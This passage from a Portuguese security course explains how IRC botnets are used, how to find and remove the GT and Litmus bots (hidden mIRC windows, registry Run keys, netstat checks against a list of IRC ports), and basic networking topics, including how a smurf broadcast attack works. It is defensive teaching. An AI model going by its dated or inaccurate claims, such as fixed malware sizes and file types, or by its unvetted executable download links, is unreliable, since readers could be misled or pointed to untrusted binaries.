4. Flood canais ou usuários de irc, ou seja, através da criação de clones é possível encher um determinado canal de forma a deixá-lo inoperante, ou mesmo de criar cópias de um determinado nick a fim de que o mesmo seja sempre expulso do irc.
5. Dowload e Upload de arquivos secretamente no host da vítima
6. Criar servidores warez. Uma vez identificadas as vulnerabilidades de um servidor NT, basta colocar os arquivos no host da vítima e pronto. Está criado um servidor warez (servidor de arquivos piratas). Normalmente neste tipo de ataque os bots são do tipo XDCC/FTP, ou seja, eles irão criar um servidor xdccserver num determinado servidor de irc previamente configurado pelo attacker, e um servidor de ftp para acesso público via Internet.

Botnets normalmente possuem em seu código uma função para só infectar conexões de alta velocidade, dessa forma garante que seus servidores warez terão um maior número possível de visitantes.

4. Botnets são Virus?

Não, apesar de que poderiam ser partindo do ponto de vista da infecção e contágio. O criador do botnet pode utilizá-lo para apagar (format, del ou deltree) arquivos ou mesmo para enviar, via upload, um vírus.
Vírus, além de "viver" como parasita em programas, podem se reproduzir e o botnet não. O Botnet não passa de um veneno imediato, ou seja uma vez executado ele só faz lançar seu veneno, não possuindo funções de reprodução, devido a esta característica ele não pode ser considerado um vírus.

5. Como checar uma infecção e remover um Botnet ?

Análises de detecção e remoção de bots variam para cada bot existente, semelhante aos vírus.

Irei apresentar 2 dos mais populares bots e como os remover do computador:


Global Threat(GT)..

Para remover o GT do seu computador primeiramente você precisa encontrá-lo, claro !

Faça o download da seguinte ferramenta: http://www.InfoSecure.org.uk/files/hide.exe

Esta ferramenta irá mostrar todos os processos em execução do computador, inclusive os ocultos, possibilitando alterar o status dos processos de oculto para visível e vice-versa. Para o nosso caso, queremos identificar processos ocultos de IRC, os quais os botnets utilizam e mais ainda em particular o caso do GT.

Uma vez em posse da ferramenta execute-a, localize e selecione o programa de mIRC e então clique em "Hide/Show".



Uma vez visível a janela do mIRC podemos agora inserir comandos diretamente como se fossemos o hacker que nos enviou o botnet. Iremos utilizar estes comandos para localizar o diretório onde o botnet está armazenado em nosso computador e posteriormente remover todos os arquivos deste diretório.

Abra a janela de mirc e digite: //run $mircdir ,então feche o mIRC.
Uma janela tipo explorer irá aparecer listando todos os arquivos do diretório onde o mIRC foi instalado, pronto é só apagar !

Uma última medida deve ser tomada, mesmo o computador estando livre deste botnet devemos nos precaver em eventuais casos de sermos infectados novamente, então vamos remover do nosso computador a forma como este botnet se auto inicia.

Clique em 'Iniciar' depois em 'Executar' e finalmente digite: regedit
Uma vez que o regedit esteja aberto clique em :
'HKEY_LOCAL_MACHINE' -> 'SOFTWARE' -> 'Microsoft' -> 'Windows' -> 'CurrentVersion' -> 'Run'

Na barra de tarefas do regedit você deverá estar com a seguinte linha:
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

Uma vez lá, procure na coluna de ‘data’ o diretório onde o botnet estava localizado, e delete esta chave do registro.
Verifique também na opção ‘RunOnce’ se existe algum registro do botnet e apague.

Pronto. Missão cumprida !

Uma análise complete do GT Bot está em:
http://lockdowncorp.com/bots/gtbot.html

Litmus..

Este bot é muito simples de achar em computadores infectados. Apenas cheque a existência do diretório: %WINDOWS%\litmus (normalmente c:\WINDOWS\litmus ou c:\WINNT\litmus) caso encontre apenas apague o único arquivo existente dentro do diretório e pronto, reinicia o computador para estar livre deste bot.

Outros..

1.
Para verificar se seu computador está infectado com outros tipos de bots vá em:
“Iniciar” -> “Executar” e digite: command
Na janela do prompt digite: netstat -a
Isto irá listar todas as conecções feitas pelo seu computador..

##EXEMPLO##

```
  Proto  Local Address          Foreign Address        State
  TCP    info_hacker:2660       64.62.0.0:6667      ESTABLISHED
```


##FIM##

Este exemplo nos mostra que nosso computador realizou uma conexão para 64.62.0.0 na porta 6667.
De fato, esta porta é de um servidor de irc, e eu realmente estou conectado num servidor de irc. Contudo, se eu não estivesse conectado a nenhum servidor de irc e uma conexão semelhante a esta aparecesse, pronto ! Estaria comprovada a infecção.


Além da porta padrão do irc outras portas também poderão ser utilizadas, como:

6660
6661
6662
6663
6664
6665
6666
6667
6668
6669
7000
7001
7002

2.
Uma forma bem mais fácil do que a descrita acima é a instalação de um anti-botnet, como um antivírus. Irei mostrar um dos vários scann de bots, o SwatIT:




O Menu “Scan”. Através deste menu você poderá scannear todo o seu computador ou simplesmente um único arquivo. No menu de “Settings” você poderá configurar o SwatIt para procurar dentro de arquivos compactados ou não. Uma vez localizados bots no seu computador uma lista com a localização deles é apresentada. Clicando com o botão direito sobre qualquer um deles é possível adotar medidas, como: Apagar, Colocar em quarentena, entre outros como mostrado na imagem.



O Menu “Processes”. Este menu é na verdade um comando que lista todos os processos em execução no computador, semelhante ao programa hidewindows, visto anteriormente. Clicando com o botão direito sobre qualquer processo da lista você poderá: Terminar o processo, apagar o programa que executou o processo, listar o conteúdo do diretório de onde o processo foi inicializado, entre outros.

O Menu “Settings”



O Menu “Update”. Através deste menu você terá sempre uma lista atualizada de botnets, semelhante ao liveupdate da Norton.

Contra-Ataque..

Uma vez constatada a infecção é possível rastrear o hacker e o deletar as autoridades competentes, ou seja, vamos acabar com a festinha do canalha.

Baixe o mirc oficial em www.mirc.com .
Conecte no servidor onde a conexão remota estava sendo realizada:
/server 64.62.0.0:6667

Uma vez conectado digite: /list
Pronto, estamos no canal do hacker.

Uma vez lá, devemos informar aos Administradores de Rede que existe um botnet nos seus servidores.
Entretando é possível que toda a rede de irc esteja sendo gerenciada pelo proprietário do botnet, como isso é possível? Fácil, o proprietário do botnet também é o proprietário do computador onde o servidor de irc está instalado. E nesses casos eles não irão querer ajudá-lo.

Nestes casos, devemos informar nossos provedores de internet, eles saberão exatamente quais medidas adotar.

download: http://www.InfoSecure.org.uk/files/swatit.exe - this is a botnet scanner this will find and remove any botnets on
your computer although does not pick up all types of bots.


6. Como saber se uma infecção é por botnet, vírus ou outros ?

Um botnet como o GT possui em media 800kb - 2mb dependendo do script que está inserido. O Litmus possui sempre 35.5kb. Enquanto que um virus considerado muito grande possue em média 10kb.
Às vezes os botnets estão escondidos dentro de programas legítimos, como scripts de irc (Avalanche, Scoop, HellHaiser, etc), tornando-os difíceis de detectar.
Botnets possuem 99% de chance de ser um .exe (Executável) enquanto virus tendem a ser .vbs .

7. Onde encontrar mais informações sobre os Botnets?

http://lockdowncorp.com/bots/
-
irc.InfoSecure.org.uk / #InfoSecure
-

irc.dal.net / #NoHack



Topologia de Rede (*Layout Físico)*

Nesta parte do curso iremos revisar os principais conceitos de redes de computadores enfocando nos pontos mais interessantes para abordarmos nos aspectos de segurança. Não iremos rever todo o assunto de redes, para tanto recomendo a leitura de livros, como : Redes de Computadores – Dados, voz e Imagem, de Lidenberg / Editora Erica ou Redes de Computadores – de Tanembau / Editora Campus.


1.3.1 – O Modelo OSI

As redes de computadores foram criadas a partir da necessidade de se compartilhar dados e dispositivos. Com a distribuição do dado, valioso ou não, tal ambiente passou a ser alvo de um estudo de vulnerabilidades, tanto por parte dos administradores conscientes, quanto por potenciais ameaças (sabotagem ou espionagem industrial por exemplo).

No final dos anos 70, o orgão internacional de padronizações, a ISO (International Organization for Standartization) concluiu seu trabalho para pôr fim aos diversos tipos de topologias, sistemas de rede, conectores e etc, proprietário de cada fabricante que ocasionava as diversas ilhas de rede espalhadas pelo mundo. O Objetivo da ISO era criar um padrão de redes onde todos pudessem conversar entre si e qualquer novo fabricante tivesse orientações sobre de que forma desenvolver seus produtos de rede. Estava criado o modelo OSI de rede, Open Systems Interconnect, não como um software, um hardware, um protocolo ou uma linguagem de programação, mas sim como um documento oficial que descrevia de que forma os diversos componentes de rede deveriam ser criados e como esses mesmos deveriam se comunicar com qualquer outro componente.

A arquiterura do modelo OSI está dividida em sete camadas, onde cada uma tem funções bem definidas.

Camada (Layer)		Função	Exemplos
7	Aplicação (Application)	Camada que fornece aos usuários acesso ao ambiente de rede e provê sistemas distribuídos de informação.	Outlook Express (pop3 e smtp), Internet Explorer (http), VNC, CuteFTP (ftp), PuTTY (telnet e ssh).
6	Apresentação (Presentation)	Camada responsável por traduzir os dados que vem da camada 5 para a camada 7.	Criptografia (IPSec/PPTP/RSA) , Compressão (zip,arj,rar) , Operações Multimídia (formato de imagens jpeg,gif,mpeg)
5	Sessão (Session)	Camada que provê a estrutura de controle para a comunicação entre as aplicações. Estabelece, gerencia e termina conexões (sessões) entre aplicações.	NFS, SQL, RPC, SMB, Full Duplex, Half Duplex, Simplex
4	Transporte (Transport)	Camada responsável pela transferência de dados entre dois pontos de forma transparente e confiável com funções como controle de fluxo e correção de erro fim a fim.	TCP, UDP, SPX
3	Rede (Network)	Camada que fornece para as camadas superiores independência das tecnologias de transmissão e comutação usadas para conectar os sistemas. Não é orientada a conexão e com isso não garante a entrega do pacote. Responsável apenas pelo roteamento.	Roteadores, IP, IPX, ICMP, ARP
2	Enlace de dados (Data Link)	Camada responsável pela transmissão confiável de informação através do enlace físico. Envia blocos de dados (frames) com a necessária sincronização, controle de erro e de fluxo. Traduz em bits os sinais elétricos da camada 1 para a camada 3.	Placa de Rede, Switch, Bridges, MAC ADDRESS, CRC
1	Física (Physical)	Camada responsável pela transmissão de uma seqüência de bits de forma não estruturada em um meio físico. Trata das características mecânicas, elétricas, funcionais e procedurais para acessar o meio físico.	HUB, Repetidor, Conector RS232, Conector V35, Conector RJ45



Exemplo de Encapsulamento OSI: À medida que o pacote se desloca para a próxima camada ganha (transmit) ou perde (receive) dados de cabeçalhos. Os cabeçalhos são responsáveis pelo encapsulamento do DADO a fim de que este trafegue por todas as camadas do modelo OSI. A cada camada um novo cabeçalho é adicionado (para o transmissor) ou retirado (para o receptor). Quando o transmissor inicia a tranferência ele apenas conhece o DADO, quando chega na camada do link físico este DADO original possui 7 cabeçalhos distintos, o caminho de ida ao receptor elimina seqüencialmente cada um dos 7 cabeçalhos concluindo com a entrega pura do DADO para o receptor.

1.3.2 – Redes Ethernet

Apesar de não ter sido a primeira rede de computadores, a Ethernet caracteriza-se por ter sido o primeiro produto a oferecer interfaces e protocolos de comunicação não-patenteados. Desenvolvida originalmente pela Xerox em conjunto com a Digital Equipment e a Intel, a rede Ethernet tornou-se extremanente comercial, ganhando proporções de implantação em nível mundial.

A rede Ethernet usa um método de acesso ao meio baseado em contenção e disputa do meio. Este método baseia-se no princípio de que apenas um dispositico de rede pode usar o meio por vez; com isso os pontos de rede disputam pelo acesso ao meio. Este método é conhecido como CSMA/CD (Carrier Sense Multiple Access with Collision Detect). As implementações mais atuais da Ethernet, como a Fast Ethernet e a Gibabit Ethernet, também usam o mesmo método de acesso ao meio no nível de enlace.

O método de acesso CSMA/CD foi desenvolvido para auxiliar na prevenção de colisões que dificultavam a transmissão de dados.

Vejamos um exemplo:

1. Seja uma rede com quatro hosts: A, B, C e D
2. O Host “A” verifica que o meio está ocioso e acessa-o para iniciar a transmissão para o host “D”.
3. Durante este processo as outras máquinas da rede se “contêm” em não enviar dados ao meio físico pois o cabo está ocupado.
4. O host “B”, ao verificar o cabo livre, vai tentar acessa-lo; neste mesmo tempo o host “C” tenta também acessar.
5. A “colisão” é detectada e ambos os hosts não conseguem transmitir, o que faz com que eles tenhas que se conter a enviar o sinal.
6. O algoritmo que prevê a colisão é iniciado para garantir que não ocorra colisão entre estes hosts novamente e que um deles possa fazer a transmissão com êxito.


1.3.3 – Topologias de Redes

Topologia de rede é a forma através da qual ela se apresenta fisicamente, ou seja, com os nós estão dispostos. A topologia de uma rede descreve como o é o "layout" do meio através do qual há o tráfego de informações, e também como os dispositivos estão conectados a ele. São várias as topologias existentes, podemos citar o Barramento, Estrela, Anel, Malha, e topologias Híbridas

1.3.3.1 – Topologia Estrela

A topologia estrela é caracterizada por um elemento central que "gerencia" o fluxo de dados da rede, estando diretamente conectado (ponto-a-ponto) a cada nó, daí surgiu a designação "Estrela". Toda informação enviada de um nó para outro deverá obrigatoriamente passar pelo ponto central, ou concentrador, tornando o processo muito mais eficaz, já que os dados não irão passar por todas as estações. O concentrador encarrega-se de rotear o sinal para as estações solicitadas, economizando tempo. Existem também redes estrela com conexão passiva (similar ao barramento), na qual o elemento central nada mais é do que uma peça mecânica que atrela os "braços" entre si, não interferindo no sinal que flui por todos os nós, da mesma forma que o faria em redes com topologia barramento. Mas este tipo de conexão passiva é mais comum em redes ponto-a-ponto lineares, sendo muito pouco utilizado já que os dispositivos concentradores (HUBs, Multiportas, Pontes e outros) não apresentam um custo tão elevado se levarmos em consideração as vantagens que são oferecidas.


Uma vez que o sinal sempre será conduzido para um elemento central, e a partir deste para o seu destino, as informações trafegam bem mais rápido do que numa rede barramento. Essa é a melhor vantagem oferecida por uma rede estrela, sendo a mesma ideal para redes em que imperam o uso de informações "pesadas", como a troca de registros de uma grande base de dados compartilhada, som, gráficos de alta resolução e vídeo. O custo de instalação de uma rede estrela também é elevado, quanto maior for a distância entre um nó e o concentrador maior será o investimento, já que cada "braço" é representado por um segmento de cabo coaxial, par trançado ou fibra óptica. Mas as vantagens oferecidas na prática são muitas: a instalação de novos segmentos não requer muito trabalho, a localização de problemas fica mais fácil; a rede estrela é mais fácil de dispor fisicamente mediante as dificuldades encontradas no ambiente de trabalho (no momento de instalação, expansão, e mesmo se a rede tiver de ser deslocada); se um problema ocorrer num segmento os outros permaneceram em atividade; e, como já foi dito, a rede estrela geralmente oferece taxas de transmissão maiores. Toda rede cliente-servidor, como pode ser notado, segue a topologia estrela.



1.3.3.2 – Topologia Barramento

Esta topologia é caracterizada por uma linha única de dados (o fluxo é serial), finalizada por dois terminadores (casamento de impedância), na qual atrelamos cada nó de tal forma que toda mensagem enviada passa por todas as estações, sendo reconhecida somente por aquela que está cumprindo o papel de destinatário (estação endereçada). Nas redes baseadas nesta topologia não existe um elemento central, todos os pontos atuam de maneira igual, algumas vezes assumindo um papel ativo outras vezes assumindo um papel passivo.

As redes locais Ethernet ponto-a-ponto usam essa topologia, entretanto ela apresenta uma série de desvantagens com relação às demais topologias. Por exemplo, como todas as estações estão atreladas a uma linha única (normalmente um cabo coaxial), o número de conexões é muito grande, proporcional ao número de nós. Logo, se a rede estiver apresentando um problema físico, são grandes as chances deste problema ser proveniente de uma dessas conexões (conectores e placas de rede) ou até mesmo de um segmento de cabo. A maior dificuldade está em localizar o defeito, já que poderão existir vários segmentos de rede. Outro problema existente é o fato de que, já que a troca de informações dá-se linear e serialmente, quando ocorrem tais defeitos toda a rede fica comprometida, e ela pára de funcionar. A única vantagem que este tipo de rede pode oferecer é o baixo custo, sendo ideal quando implementada em lugares pequenos.




1.3.3.3 – Topologia Malha/Híbrida

Malha - Nesta topologia todos os nós estão atados a todos os outros nós, como se estivessem entrelaçados. Já que são vários os caminhos possíveis por onde a informação pode fluir da origem até o destino, este tipo de rede está menos sujeita a erros de transmissão, o tempo de espera é reduzido, e eventuais problemas não iriam interromper o funcionamento da rede. Um problema encontrado é com relação às interfaces de rede, já que para cada segmento de rede seria necessário instalar, numa mesma estação, um número equivalente de placas de rede. E, uma vez que cada estação envia sinais para todas as outras estações freqüentemente, a largura de banda da rede (em termos teóricos, a largura de banda de uma rede seria a taxa máxima de transferência que poderíamos obter com ela, mas a prática quase sempre mostra que esses índices são mais baixos do que o estimado) não é bem aproveitada. Como este tipo de topologia traz uma série de desvantagens para a maioria das instalações, ele é raramente usado.

Híbrida - Redes híbridas são aquelas que utilizam mais de uma das topologias citadas acima, e normalmente surgem da fusão de duas ou mais LANs entre si ou com MANs. Os serviços comerciais "on-line" e as redes públicas são exemplos de redes híbridas, como a Internet e até mesmo redes fechadas que estão sob o controle de organizações empresariais.

1.3.3.4 – Topologia Anel

Como o nome indica, uma rede anel é constituída de um circuito fechado, tal como a rede elétrica. A maior vantagem: não há atenuação do sinal transmitido, já que ele é regenerado cada vez que passa por uma estação (a atenuação é diretamente proporcional à distância entre um nó e outro). A maior desvantagem: todas as estações devem estar ativas e funcionando corretamente. A implementação mais comum da topologia estrela são as redes Token-Ring, de propriedade da IBM. Esta topologia oferece uma taxa de transmissão maior da que é oferecida nas redes de topologia barramento.



1.3.4 - Tipos de transmissões de dados

Protocolos roteáveis permitem a transmissão de dados entre diversos segmentos de uma rede. O problema é que o grande volume de certo tipo de tráfego (como executar uma aplicação multimídia pesada) deixa a velocidade de conexão muito lenta. A quantidade de tráfego gerada em uma rede, pode ser de três tipos: **Unicast**, **Broadcast** e **Multicast**.

1.3.4.1 - Unicast

Em uma transmissão unicast, uma cópia separada dos dados é enviada de sua origem para cada computador cliente que os requisite, comunicação um-a-um. Nenhum outro computador na rede precisa processar o tráfego gerado. No entanto, em uma rede com muitos computadores o unicast não é muito eficiente pois o computador de origem terá que transmitir múltiplas cópias dos dados (resultado, ficará lento). O unicast é bom de ser usado apenas em pequenas redes.

1.3.4.2 - Broadcast

Esse é o tipo de transmissão preferido da turma que gosta de um Denial of Service (visto depois). Nesse tipo de transmissão, os dados são enviados apenas uma vez mas para toda a rede, um-para-todos. Esse processo não é muito eficiente pois faz a velocidade cair bastante já que todos os computadores irão receber os dados. Mesmo os hosts que não fizeram o pedido receberão os dados, somente não irão processá-los. Esse método é utilizado no ataque de smurf, em que é enviado um broadcast para diversos endereços IP e o endereço de origem (que deveria ser o IP de quem enviou) é modificado para o da vítima. Resultado: centenas de máquinas mandarão milhares de unicasts para um pobre coitado.

1.3.4.3 - Multicast

Somente os computadores que fizeram o pedido, ou que façam parte do grupo, recebem os dados, um-para-grupo, assim evitando se causar um tráfego muito intenso e conseqüentemente um congestionamento na rede. Muitos serviços de Internet usam multicast para se comunicar com computadores clientes (quando se diz cliente , é o computador que faz o pedido, que espera uma resposta).

1.3.5 – O Modelo Netware (IPX/SPX)

Internetwork Packet Exchange/Sequenced Packet Exchange (IPX/SPX) é um protocolo desenvolvido especificamente para a estrutura Novell NetWare. O IPX define o endereçamento da rede NetWare e o SPX fornece segurança e confiabilidade ao IPX. Para comparação, o IPX é como se fosse o IP do protocolo TCP/IP (visto mais à frente).

O IPX/SPX possui as seguintes características:

- São usados com servidores NetWare
- São roteavéis, permitem que os computadores em um ambiente de rede trocam informações através de segmentos.
- Encapsulam o protocolo NetBios para interação com o usuário

Protocolos específicos são feitos para ambientes de redes fechados e possuem donos. Como é o caso do IPX / SPX que foi desenvolvido especificamente para a estrutura Novell Netware.

NetBios

